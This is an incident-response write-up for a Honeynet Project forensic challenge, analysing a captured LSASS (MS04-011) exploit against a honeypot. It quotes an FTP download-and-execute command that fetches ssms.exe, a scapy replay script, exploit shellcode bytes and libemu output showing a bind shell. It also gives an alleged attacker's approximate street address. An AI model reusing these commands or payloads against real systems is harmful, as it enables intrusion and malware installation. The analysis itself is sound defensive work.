Forensic Challenge 2010: Scan 1: Attack Trace Solution

The Honeynet Project
http://www.honeynet.org

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QUESTIONS

1. Which systems (i.e. IP addresses) are involved? (2pts)
2. What can you find out about the attacking host (e.g., where is it located)? (2pts)
3. How many TCP sessions are contained in the dump file? (2pt)
4. How long did it take to perform the attack? (2pts)
5. Which operating system was targeted by the attack? And which service? Which vulnerability? (6pts)
6. Can you sketch an overview of the general actions performed by the attacker? (6pts)
7. What specific vulnerability was attacked? (2pts)
8. What actions does the shellcode perform? Pls list the shellcode (8pts)
9. Do you think a Honeypot was used to pose as a vulnerable victim? Why? (6pts)
10. Was there malware involved? Whats the name of the malware (We are not looking for a detailed malware analysis for this challenge) (2pts)
11. Do you think this is a manual or an automated attack (2pts)?

INCIDENT OVERVIEW

The network traffic captured in the file attack-trace.pcap relates to an automated malware attack that exploits the Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service of the victim host named “V.I.D.C.A.M.”, IP address 192.150.11.111, compromising the IPC$ share. Once the share is exploited, a script is invoked, causing a connection to an FTP server named “NzmxFtpd” and the acquisition of a file, ssms.exe. Figure 1.1 visually depicts the attack sequence of the script calling out to the FTP server and successfully acquiring the Windows executable file, ssms.exe. Analysis of ssms.exe revealed the file to be malware—in particular an rbot variant possibly named “nzm bot.” 1

[1] “Nzm Bot” Source Code: http://www.hackforums.net/printthread.php?tid=112330

TOOLS USED

- Wireshark
- Network Miner
- Rumint
- capinfos
- nslookup
- whois
- strings
- Maxmind.com
- Google Maps
- PEiD
- TrID
- exeinfo
- tcpdump
- dig
- Nmap
- Traceroute
- Snort
- Tcpflow
- Tcpxtract
- Foremost
- scapy
- dionaea
- tshark
- libemu
- P0f
- Virustotal
-

Table 1 – Tools Used

ANSWERS

Question 1 - Which systems (i.e. IP addresses) are involved? (2pts)

Tool used: Wireshark


The attacker	98.114.205.102
The honeypot	192.150.11.111

Question 2 - What can you find out about the attacking host (e.g., where is it located)? (2pts)

Tool used: http://www.hostip.info/
Operating System: Windows XP.
Associated Domain name: pool-98-114-205-102.phlapa.fios.verizon.net
Hostname: HOD
IP Address: 98.114.205.102
MAC Address: 0008E23B5601 (Cisco Systems)

Geolocation Details:

Country Code: US
Country Name: United States
Region : PA
Region Name: Pennsylvania
City: Southampton
Postal Code: 18966
Latitude: 40.1877
Longitude: -75.0058
ISP: Verizon Internet Services
Organization: Verizon Internet Services
Metro Code: 504
Area Code: 215
Approximate Address: 83-325 Elm Ave, Churchville, PA 18966



Whois Information:

OrgName: Verizon Internet Services Inc.
OrgID: VRIS
Address: 1880 Campus Commons Dr
City: Reston
StateProv: VA
PostalCode: 20191
Country: US
NetRange: 98.108.0.0 - 98.119.255.255
CIDR: 98.108.0.0/14, 98.112.0.0/13
NetName: VIS-BLOCK
NetHandle: NET-98-108-0-0-1
Parent: NET-98-0-0-0-0
NetType: Direct Allocation
NameServer: NS1.VERIZON.NET
NameServer: NS3.VERIZON.NET
NameServer: NS2.VERIZON.NET
NameServer: NS4.VERIZON.NET
NameServer: NS5.VERIZON.NET
Comment:
RegDate: 2008-04-02
Updated: 2009-10-14
OrgAbuseHandle: VISAB-ARIN
OrgAbuseName: VIS Abuse
OrgAbusePhone: +1-214-513-6711
OrgAbuseEmail: security@verizon.net
OrgTechHandle: ZV20-ARIN
OrgTechName: Verizon Internet Services
OrgTechPhone: 800-243-6994
OrgTechEmail: IPNMC@gnilink.net

The attacker have a DSL router from Verizon, because it have only port 4567 and its reported as a trojan or as an open port on Verizon DSL routers

The attacker ASN is 19262 in a subnet B (98.114.0.0/16).

Question 3 - How many TCP sessions are contained in the dump file? (2pts)

Tool used: Snort
According to snort there are 5 sessions. The entire session consists of 348 packets.

Question 4- How long did it take to perform the attack? (2pts)
Tool used: Wireshark
Capture duration: 16.219218 seconds
Start time: Sun Apr 19 20:28:28 2009
End time: Sun Apr 19 20:28:44 2009
Number of packets: 348
File size: 189103 bytes
Data size: 183511 bytes
Data rate: 11314.42 bytes/s
Data rate: 90515.34 bits/s
Average packet size: 527.33 bytes (Obtained with wireshark)

Question 5- Which operating system was targeted by the attack? And which service? Which vulnerability? (6pts)
Tools used: snort, p0f
Windows 2000 (2pts)
Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service (2pts)
The vulnerability generically appears to be NETBIOS SMB-DS DCERPC LSASS. Snort reports *NETBIOS SMB-DS DCERPC LSASS DsRolerUpgradeDownlevelServer exploit attempt* and a *shellcode X86 Noop*. (2pts)

Question 6 - Can you sketch an overview of the general actions performed by the attacker? (6pts)
Tools used: echo, c, scapy, dionaea

Summary

The network traffic captured in the file attack-trace.pcap relates to an automated malware attack that exploits the Windows Local Security Authority (LSA) Remote Procedure Call (RPC) service of the victim host named "V.I.D.C.A.M.", IP address 192.150.11.111, compromising the IPC$ share. After exploitation, and control IPC$ on victim machine the attacker write a script for download ssms.exe from ftp:

```
echo open 0.0.0.0 8884 > o&echo user 1 1 >> o &echo get ssms.exe >> o &echo quit >>
o &ftp -n -s:o &del /F /Q o &ssms.exe
```

Then the ftp session was ok and execute the new downloaded program. The ftp server used was *NzmxFtpd*

Question 7 - What specific vulnerability was attacked? (2pts)
Tools used: echo, c, scapy, dionaea

Use scapy to replay the attack to a dionaea (tshark would have done the same, but dionaea allows getting the payload easier.):

```
def replay(file):
        packets = rdpcap(file)
        try:
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.connect(("127.0.0.1", 445))
        except:
                print "Error connecting to remote host"
                return
        for p in packets:
                try:
#                        s.recv(1024)
                        if p.haslayer(TCP) and p.getlayer(TCP).dport == 445 and 
len(p.getlayer(TCP).payload) >6:
                                try:
                                        print(p.getlayer(TCP).flags)
                                        if p.getlayer(TCP).flags > 1:
                                                s.sendall(str(p.getlayer(TCP).payload))

#                                        print(str(p.getlayer(TCP).payload))
                                except:
                                        print "Error sending data"
                                        return
                except:
                        print "Error reading data"
                        return
                time.sleep(1)
        s.shutdown(0)
        return

replay('/tmp/attack-trace.pcap')
```

The dionaea logs show the interesting information on the attack:

```
NBTSession / SMB_Header / SMB_Negociate_Protocol_Request_Counts / SMB_Negociate_Protocol_Request_Tail / 
SMB_Negociate_Protocol_Request_Tail / SMB_Negociate_Protocol_Request_Tail / 
SMB_Negociate_Protocol_Request_Tail / SMB_Negociate_Protocol_Request_Tail / 
SMB_Negociate_Protocol_Request_Tail

###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0               sizeof(  1) off=  1 goff=  1
  LENGTH              = 133             sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_NEGOTIATE sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+RESERVED4+IS_LONG_NAME+EXT_SEC+ERR_STATUS+UNICODE 
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 0               sizeof(  2) off= 24 goff= 28
     PID                 = 65279           sizeof(  2) off= 26 goff= 30
     UID                 = 0               sizeof(  2) off= 28 goff= 32
     MID                 = 0               sizeof(  2) off= 30 goff= 34
###[ SMB Negociate_Protocol_Request_Counts sizeof(3) ]###
```

```
        WordCount           = 0                sizeof(  1) off=  0 goff= 36
        ByteCount           = 98               sizeof(  2) off=  1 goff= 37
###[ SMB Negociate Protocol Request Tail sizeof(24) ]###
           BufferFormat        = 2                sizeof(  1) off=  0 goff= 39
           BufferData          = b'PC NETWORK PROGRAM 1.0\x00' sizeof( 23) off=  1 goff= 40
###[ SMB Negociate Protocol Request Tail sizeof(11) ]###
              BufferFormat        = 2                sizeof(  1) off=  0 goff= 63
              BufferData          = b'LANMAN1.0\x00' sizeof( 10) off=  1 goff= 64
###[ SMB Negociate Protocol Request Tail sizeof(29) ]###
                 BufferFormat        = 2                sizeof(  1) off=  0 goff= 74
                 BufferData          = b'Windows for Workgroups 3.1a\x00' sizeof( 28) off=  1 goff= 75
###[ SMB Negociate Protocol Request Tail sizeof(11) ]###
                    BufferFormat        = 2                sizeof(  1) off=  0 goff=103
                    BufferData          = b'LM1.2X002\x00' sizeof( 10) off=  1 goff=104
###[ SMB Negociate Protocol Request Tail sizeof(11) ]###
                       BufferFormat        = 2                sizeof(  1) off=  0 goff=114
                       BufferData          = b'LANMAN2.1\x00' sizeof( 10) off=  1 goff=115
###[ SMB Negociate Protocol Request Tail sizeof(12) ]###
                          BufferFormat        = 2                sizeof(  1) off=  0 goff=125
                          BufferData          = b'NT LM 0.12\x00' sizeof( 11) off=  1 goff=126


NBTSession / SMB_Header / SMB_Sessionsetup_ESEC_AndX_Request

###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0                sizeof(  1) off=  1 goff=  1
  LENGTH              = 164              sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_SESSION_SETUP_ANDX sizeof(  1) off=  4 goff=  8
     Status              = 0                sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0                sizeof(  2) off= 12 goff= 16
     Signature           = 0                sizeof(  8) off= 14 goff= 18
     Unused              = 0                sizeof(  2) off= 22 goff= 26
     TID                 = 0                sizeof(  2) off= 24 goff= 28
     PID                 = 65279            sizeof(  2) off= 26 goff= 30
     UID                 = 0                sizeof(  2) off= 28 goff= 32
     MID                 = 16               sizeof(  2) off= 30 goff= 34
###[ SMB Sessionsetup ESEC AndX Request sizeof(132) ]###
        WordCount           = 12               sizeof(  1) off=  0 goff= 36
        AndXCommand         = SMB_COM_NONE     sizeof(  1) off=  1 goff= 37
        AndXReserved        = 0                sizeof(  1) off=  2 goff= 38
        AndXOffset          = 164              sizeof(  2) off=  3 goff= 39
        MaxBufferSize       = 4356             sizeof(  2) off=  5 goff= 41
        MaxMPXCount         = 10               sizeof(  2) off=  7 goff= 43
        VCNumber            = 0                sizeof(  2) off=  9 goff= 45
        SessionKey          = 0                sizeof(  4) off= 11 goff= 47
        SecurityBlobLength  = 32               sizeof(  2) off= 15 goff= 51
        Reserved            = 0                sizeof(  4) off= 17 goff= 53
        Capabilties         = UNICODE+NT_SMBS+STATUS32+LEVEL_II_OPLOCKS+EXTENDED_SECURITY sizeof(  4)
off= 21 goff= 57
        ByteCount           = 105              sizeof(  2) off= 25 goff= 61
        SecurityBlob        =
b'NTLMSSP\x00\x01\x00\x00\x00\x97\x82\x08\xe0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
0\x00' sizeof( 32) off= 27 goff= 63
        Padding             = b'\x00'          sizeof(  1) off= 59 goff= 95
        NativeOS            = Windows 2000 2195 sizeof( 36) off= 60 goff= 96
        NativeLanManager    = Windows 2000 5.0 sizeof( 34) off= 96 goff=132
        Extrabytes          = b'\x00\x00'      sizeof(  2) off=130 goff=166

NBTSession / SMB_Header / SMB_Sessionsetup_ESEC_AndX_Request
###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0                sizeof(  1) off=  1 goff=  1
  LENGTH              = 218              sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_SESSION_SETUP_ANDX sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 0               sizeof(  2) off= 24 goff= 28
     PID                 = 65279           sizeof(  2) off= 26 goff= 30
     UID                 = 2048            sizeof(  2) off= 28 goff= 32
     MID                 = 32              sizeof(  2) off= 30 goff= 34
###[ SMB Sessionsetup ESEC AndX Request sizeof(186) ]###
        WordCount           = 12              sizeof(  1) off=  0 goff= 36
        AndXCommand         = SMB_COM_NONE    sizeof(  1) off=  1 goff= 37
        AndXReserved        = 0               sizeof(  1) off=  2 goff= 38
        AndXOffset          = 218             sizeof(  2) off=  3 goff= 39
        MaxBufferSize       = 4356            sizeof(  2) off=  5 goff= 41
        MaxMPXCount         = 10              sizeof(  2) off=  7 goff= 43
        VCNumber            = 0               sizeof(  2) off=  9 goff= 45
        SessionKey          = 0               sizeof(  4) off= 11 goff= 47
        SecurityBlobLength  = 87              sizeof(  2) off= 15 goff= 51
        Reserved            = 0               sizeof(  4) off= 17 goff= 53
        Capabilties         = UNICODE+NT_SMBS+STATUS32+LEVEL_II_OPLOCKS+EXTENDED_SECURITY sizeof(  4)
off= 21 goff= 57
        ByteCount           = 159             sizeof(  2) off= 25 goff= 61
        SecurityBlob        =
b'NTLMSSP\x00\x03\x00\x00\x00\x01\x00\x01\x00F\x00\x00\x00\x00\x00\x00\x00G\x00\x00\x00\x00\x00\x00\x00@
\x00\x00\x00\x00\x00\x00\x00@\x00\x00\x00\x06\x00\x06\x00@\x00\x00\x00\x10\x00\x10\x00G\x00\x00\x00\x15\
x8a\x88\xe0H\x00O\x00D\x00\x00\x81\x19jz\xf2\xe4I\x1c(\xaf0%t\x10gS' sizeof( 87) off= 27 goff= 63
        Padding             = b''             sizeof(  0) off=114 goff=150
        NativeOS            = Windows 2000 2195 sizeof( 36) off=114 goff=150
        NativeLanManager    = Windows 2000 5.0 sizeof( 34) off=150 goff=186
        Extrabytes          = b'\x00\x00'     sizeof(  2) off=184 goff=220

NBTSession / SMB_Header / SMB_Treeconnect_AndX_Request
###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0               sizeof(  1) off=  1 goff=  1
  LENGTH              = 94              sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_TREE_CONNECT_ANDX sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 0               sizeof(  2) off= 24 goff= 28
     PID                 = 65279           sizeof(  2) off= 26 goff= 30
     UID                 = 2048            sizeof(  2) off= 28 goff= 32
     MID                 = 48              sizeof(  2) off= 30 goff= 34
###[ SMB Treeconnect AndX Request sizeof(62) ]###
        WordCount           = 4               sizeof(  1) off=  0 goff= 36
        AndXCommand         = SMB_COM_NONE    sizeof(  1) off=  1 goff= 37
        Reserved1           = 0               sizeof(  1) off=  2 goff= 38
        AndXOffset          = 92              sizeof(  2) off=  3 goff= 39
        Flags               = 0x8             sizeof(  2) off=  5 goff= 41
        PasswordLength      = 1               sizeof(  2) off=  7 goff= 43
        ByteCount           = 51              sizeof(  2) off=  9 goff= 45
        Password            = b'\x00'         sizeof(  1) off= 11 goff= 47
        Path                = \\192.150.11.111\ipc$ sizeof( 44) off= 12 goff= 48
        Service             = b'?????\x00'    sizeof(  6) off= 56 goff= 92
        Extrabytes          = b'\x00'         sizeof(  0) off= 62 goff= 98


NBTSession / SMB_Header / SMB_NTcreate_AndX_Request
###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0               sizeof(  1) off=  1 goff=  1
  LENGTH              = 100             sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_NT_CREATE_ANDX sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 2048            sizeof(  2) off= 24 goff= 28
     PID                 = 1244            sizeof(  2) off= 26 goff= 30
     UID                 = 2048            sizeof(  2) off= 28 goff= 32
     MID                 = 64              sizeof(  2) off= 30 goff= 34
###[ SMB NTcreate AndX Request sizeof(68) ]###
        WordCount           = 24              sizeof(  1) off=  0 goff= 36
        AndXCommand         = SMB_COM_NONE    sizeof(  1) off=  1 goff= 37
        Reserved1           = 0               sizeof(  1) off=  2 goff= 38
        AndXOffset          = 57054           sizeof(  2) off=  3 goff= 39
        Reserved2           = 0               sizeof(  1) off=  5 goff= 41
        FilenameLen         = 14              sizeof(  2) off=  6 goff= 42
        CreateFlags         = EXCL_OPLOCK+BATCH_OPLOCK+EXT_RESP sizeof(  4) off=  8 goff= 44
        RootFID             = 0x0             sizeof(  4) off= 12 goff= 48
        AccessMask          = READ+WRITE+APPEND+READ_EA+WRITE_EA+READ_ATTR+WRITE_ATTR+READ_CTRL sizeof(
4) off= 16 goff= 52
        AllocationSize      = 0               sizeof(  8) off= 20 goff= 56
        FileAttributes      =                 sizeof(  4) off= 28 goff= 64
        ShareAccess         = READ+WRITE      sizeof(  4) off= 32 goff= 68
        Disposition         = 1               sizeof(  4) off= 36 goff= 72
        CreateOptions       = NONDIRECTORY    sizeof(  4) off= 40 goff= 76
        Impersonation       = 2               sizeof(  4) off= 44 goff= 80
        SecurityFlags       = CTX_TRACKING+EFFECTIVE_ONLY sizeof(  1) off= 48 goff= 84
        ByteCount           = 17              sizeof(  2) off= 49 goff= 85
        Padding             = b'\x00'         sizeof(  1) off= 51 goff= 87
        Filename            = \lsarpc         sizeof( 16) off= 52 goff= 88



NBTSession / SMB_Header / SMB_Trans_Request / DCERPC_Header / DCERPC_Bind / DCERPC_CtxItem
Found a registered UUID (3919286a-b10c-11d0-9ba8-00c04fd92ef5). Accepting Bind for DSSETUP

###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0               sizeof(  1) off=  1 goff=  1
  LENGTH              = 156             sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_TRANS   sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 2048            sizeof(  2) off= 24 goff= 28
     PID                 = 1244            sizeof(  2) off= 26 goff= 30
     UID                 = 2048            sizeof(  2) off= 28 goff= 32
     MID                 = 80              sizeof(  2) off= 30 goff= 34
###[ SMB Trans Request sizeof(52) ]###
        WordCount           = 16              sizeof(  1) off=  0 goff= 36
        TotalParamCount     = 0               sizeof(  2) off=  1 goff= 37
        TotalDataCount      = 72              sizeof(  2) off=  3 goff= 39
        MaxParamCount       = 0               sizeof(  2) off=  5 goff= 41
        MaxDataCount        = 1024            sizeof(  2) off=  7 goff= 43
        MaxSetupCount       = 0               sizeof(  1) off=  9 goff= 45
        Reserved1           = 0               sizeof(  1) off= 10 goff= 46
        Flags               = 0x0             sizeof(  2) off= 11 goff= 47
        Timeout             = 0               sizeof(  4) off= 13 goff= 49
        Reserved2           = 0                 sizeof(  2) off= 17 goff= 53
        ParamCount          = 0                 sizeof(  2) off= 19 goff= 55
        ParamOffset         = 84                sizeof(  2) off= 21 goff= 57
        DataCount           = 72                sizeof(  2) off= 23 goff= 59
        DataOffset          = 84                sizeof(  2) off= 25 goff= 61
        SetupCount          = 2                 sizeof(  1) off= 27 goff= 63
        Reserved3           = 0                 sizeof(  1) off= 28 goff= 64
        Setup               = [9728, 64]        sizeof(  4) off= 29 goff= 65
        ByteCount           = 89                sizeof(  2) off= 33 goff= 69
        Padding             = b'\x10'           sizeof(  1) off= 35 goff= 71
        TransactionName     = \PIPE\            sizeof( 14) off= 36 goff= 72
        Pad                 = b'\x00\x00'       sizeof(  2) off= 50 goff= 86
        Param               = []                sizeof(  0) off= 52 goff= 88
        Pad1                = b''               sizeof(  0) off= 52 goff= 88
###[ DCERPC Header sizeof(16) ]###
           Version             = 5                 sizeof(  1) off=  0 goff= 88
           VersionMinor        = 0                 sizeof(  1) off=  1 goff= 89
           PacketType          = Bind              sizeof(  1) off=  2 goff= 90
           PacketFlags         = 0x3               sizeof(  1) off=  3 goff= 91
           DataRepresentation  = 16                sizeof(  4) off=  4 goff= 92
           FragLen             = 72                sizeof(  2) off=  8 goff= 96
           AuthLen             = 0                 sizeof(  2) off= 10 goff= 98
           CallID              = 1                 sizeof(  4) off= 12 goff=100
###[ DCERPC Bind sizeof(12) ]###
              MaxTransmitFrag     = 4280              sizeof(  2) off=  0 goff=104
              MaxReceiveFrag      = 4280              sizeof(  2) off=  2 goff=106
              AssocGroup          = 0x0               sizeof(  4) off=  4 goff=108
              NumCtxItems         = 1                 sizeof(  1) off=  8 goff=112
              FixGap              = b'\x00\x00\x00' sizeof(  3) off=  9 goff=113
###[ DCERPC CtxItem sizeof(44) ]###
                 ContextID           = 0                 sizeof(  2) off=  0 goff=116
                 NumTransItems       = 1                 sizeof(  1) off=  2 goff=118
                 FixGap              = 0                 sizeof(  1) off=  3 goff=119
                 UUID                = b'j(\x199\x0c\xb1\xd0\x11\x9b\xa8\x00\xc0O\xd9.\xf5' sizeof( 16) 
off=  4 goff=120
                 InterfaceVer        = 0                 sizeof(  2) off= 20 goff=136
                 InterfaceVerMinor   = 0                 sizeof(  2) off= 22 goff=138
                 TransferSyntax      = b'\x04]\x88\x8a\xeb\x1c\xc9\x11\x9f\xe8\x08\x00+\x10H`' sizeof(
16) off= 24 goff=140
                 TransferSyntaxVersion= 2               sizeof(  4) off= 40 goff=156


NBTSession / SMB_Header / SMB_Trans_Request / DCERPC_Header / DCERPC_Request
Calling DSSETUP DsRolerUpgradeDownlevelServer (9) maybe MS04-11 exploit?
###[ NBT Session Packet sizeof(4) ]###
  TYPE                = Session Message sizeof(  1) off=  0 goff=  0
  RESERVED            = 0                 sizeof(  1) off=  1 goff=  1
  LENGTH              = 3316              sizeof(  2) off=  2 goff=  2
###[ SMB Header sizeof(32) ]###
     Start               = b'\xffSMB'      sizeof(  4) off=  0 goff=  4
     Command             = SMB_COM_TRANS   sizeof(  1) off=  4 goff=  8
     Status              = 0               sizeof(  4) off=  5 goff=  9
     Flags               = CASE+CANON      sizeof(  1) off=  9 goff= 13
     Flags2              = KNOWS_LONG_NAMES+KNOWS_EAS+SECURITY_SIGNATURE+EXT_SEC+ERR_STATUS+UNICODE 
sizeof(  2) off= 10 goff= 14
     PIDHigh             = 0               sizeof(  2) off= 12 goff= 16
     Signature           = 0               sizeof(  8) off= 14 goff= 18
     Unused              = 0               sizeof(  2) off= 22 goff= 26
     TID                 = 2048            sizeof(  2) off= 24 goff= 28
     PID                 = 1244            sizeof(  2) off= 26 goff= 30
     UID                 = 2048            sizeof(  2) off= 28 goff= 32
     MID                 = 96              sizeof(  2) off= 30 goff= 34

###[ SMB Trans Request sizeof(52) ]###
        WordCount           = 16                sizeof(  1) off=  0 goff= 36
        TotalParamCount     = 0                 sizeof(  2) off=  1 goff= 37
        TotalDataCount      = 3232              sizeof(  2) off=  3 goff= 39
        MaxParamCount       = 0                 sizeof(  2) off=  5 goff= 41
        MaxDataCount        = 1024              sizeof(  2) off=  7 goff= 43
        MaxSetupCount       = 0                 sizeof(  1) off=  9 goff= 45
        Reserved1           = 0                 sizeof(  1) off= 10 goff= 46
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         Flags                = 0x0              sizeof(  2) off= 11 goff= 47
         Timeout              = 0                sizeof(  4) off= 13 goff= 49
         Reserved2            = 0                sizeof(  2) off= 17 goff= 53
         ParamCount           = 0                sizeof(  2) off= 19 goff= 55
         ParamOffset          = 84               sizeof(  2) off= 21 goff= 57
         DataCount            = 3232             sizeof(  2) off= 23 goff= 59
         DataOffset           = 84               sizeof(  2) off= 25 goff= 61
         SetupCount           = 2                sizeof(  1) off= 27 goff= 63
         Reserved3            = 0                sizeof(  1) off= 28 goff= 64
         Setup                = [9728, 64]       sizeof(  4) off= 29 goff= 65
         ByteCount            = 3249             sizeof(  2) off= 33 goff= 69
         Padding              = b'\x10'          sizeof(  1) off= 35 goff= 71
         TransactionName      = \PIPE\           sizeof( 14) off= 36 goff= 72
         Pad                  = b'\x00\x00'      sizeof(  2) off= 50 goff= 86
         Param                = []               sizeof(  0) off= 52 goff= 88
         Pad1                 = b''              sizeof(  0) off= 52 goff= 88
###[ DCERPC Header sizeof(16) ]###
            Version             = 5                 sizeof(  1) off=  0 goff= 88
            VersionMinor        = 0                 sizeof(  1) off=  1 goff= 89
            PacketType          = Request           sizeof(  1) off=  2 goff= 90
            PacketFlags         = 0x3               sizeof(  1) off=  3 goff= 91
            DataRepresentation  = 16                sizeof(  4) off=  4 goff= 92
            FragLen             = 3232              sizeof(  2) off=  8 goff= 96
            AuthLen             = 0                 sizeof(  2) off= 10 goff= 98
            CallID              = 1                 sizeof(  4) off= 12 goff=100
###[ DCERPC Request sizeof(3216) ]###
               AllocHint           = 3208              sizeof(  4) off=  0 goff=104
               ContextID           = 0                 sizeof(  2) off=  4 goff=108
               OpNum               = 9                 sizeof(  2) off=  6 goff=110
               StubData            =
b'\xec\x03\x00\x00\x00\x00\x00\x00\xec\x03\x00\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
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111111\x00' sizeof(3208) off=  8 goff=112
```

The MS04-11 vulnerability was attacked and exploited. (2pts)

Question 8: What actions does the shellcode perform? Pls list the shellcode. What script is executed and what does it do? (8pts)
Tools used: libemu

The payload which was detected by dionaea was dumped to a file (2pts):

```
>>> import io
>>> f = io.open('/tmp/sotm.bin','wb+')
>>> a =
b'\xec\x03\x00\x00\x00\x00\x00\x00\xec\x03\x00\x00\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x
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111111\x00'
>>> f.write(a)
3208
>>> f.close()
```

Libemu provided information on the payload:

```
/opt/dionaea/bin/sctest -Svgs 1000000  < /tmp/sotm.bin
verbose = 1
success offset = 0x000000be
Hook me Captain Cook!
userhooks.c:132 user_hook_ExitThread
ExitThread(0)
stepcount 7479
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x004171e8 =>
           = "CreateProcessA";
) = 0x7c802367;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x004171f7 =>
           = "ExitThread";
) = 0x7c80c058;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x7c800000 =>
         none;
     LPCSTR lpProcName = 0x00417202 =>
           = "LoadLibraryA";
) = 0x7c801d77;
HMODULE LoadLibraryA (
     LPCTSTR lpFileName = 0x0041720f =>
           = "ws2_32";
) = 0x71a10000;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x71a10000 =>
```

```
         none;
     LPCSTR lpProcName = 0x00417216 =>
           = "WSASocketA";
) = 0x71a18769;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x71a10000 =>
         none;
     LPCSTR lpProcName = 0x00417221 =>
           = "bind";
) = 0x71a13e00;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x71a10000 =>
         none;
     LPCSTR lpProcName = 0x00417226 =>
           = "listen";
) = 0x71a188d3;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x71a10000 =>
         none;
     LPCSTR lpProcName = 0x0041722d =>
           = "accept";
) = 0x71a21028;
FARPROC WINAPI GetProcAddress (
     HMODULE hModule = 0x71a10000 =>
         none;
     LPCSTR lpProcName = 0x00417234 =>
           = "closesocket";
) = 0x71a19639;
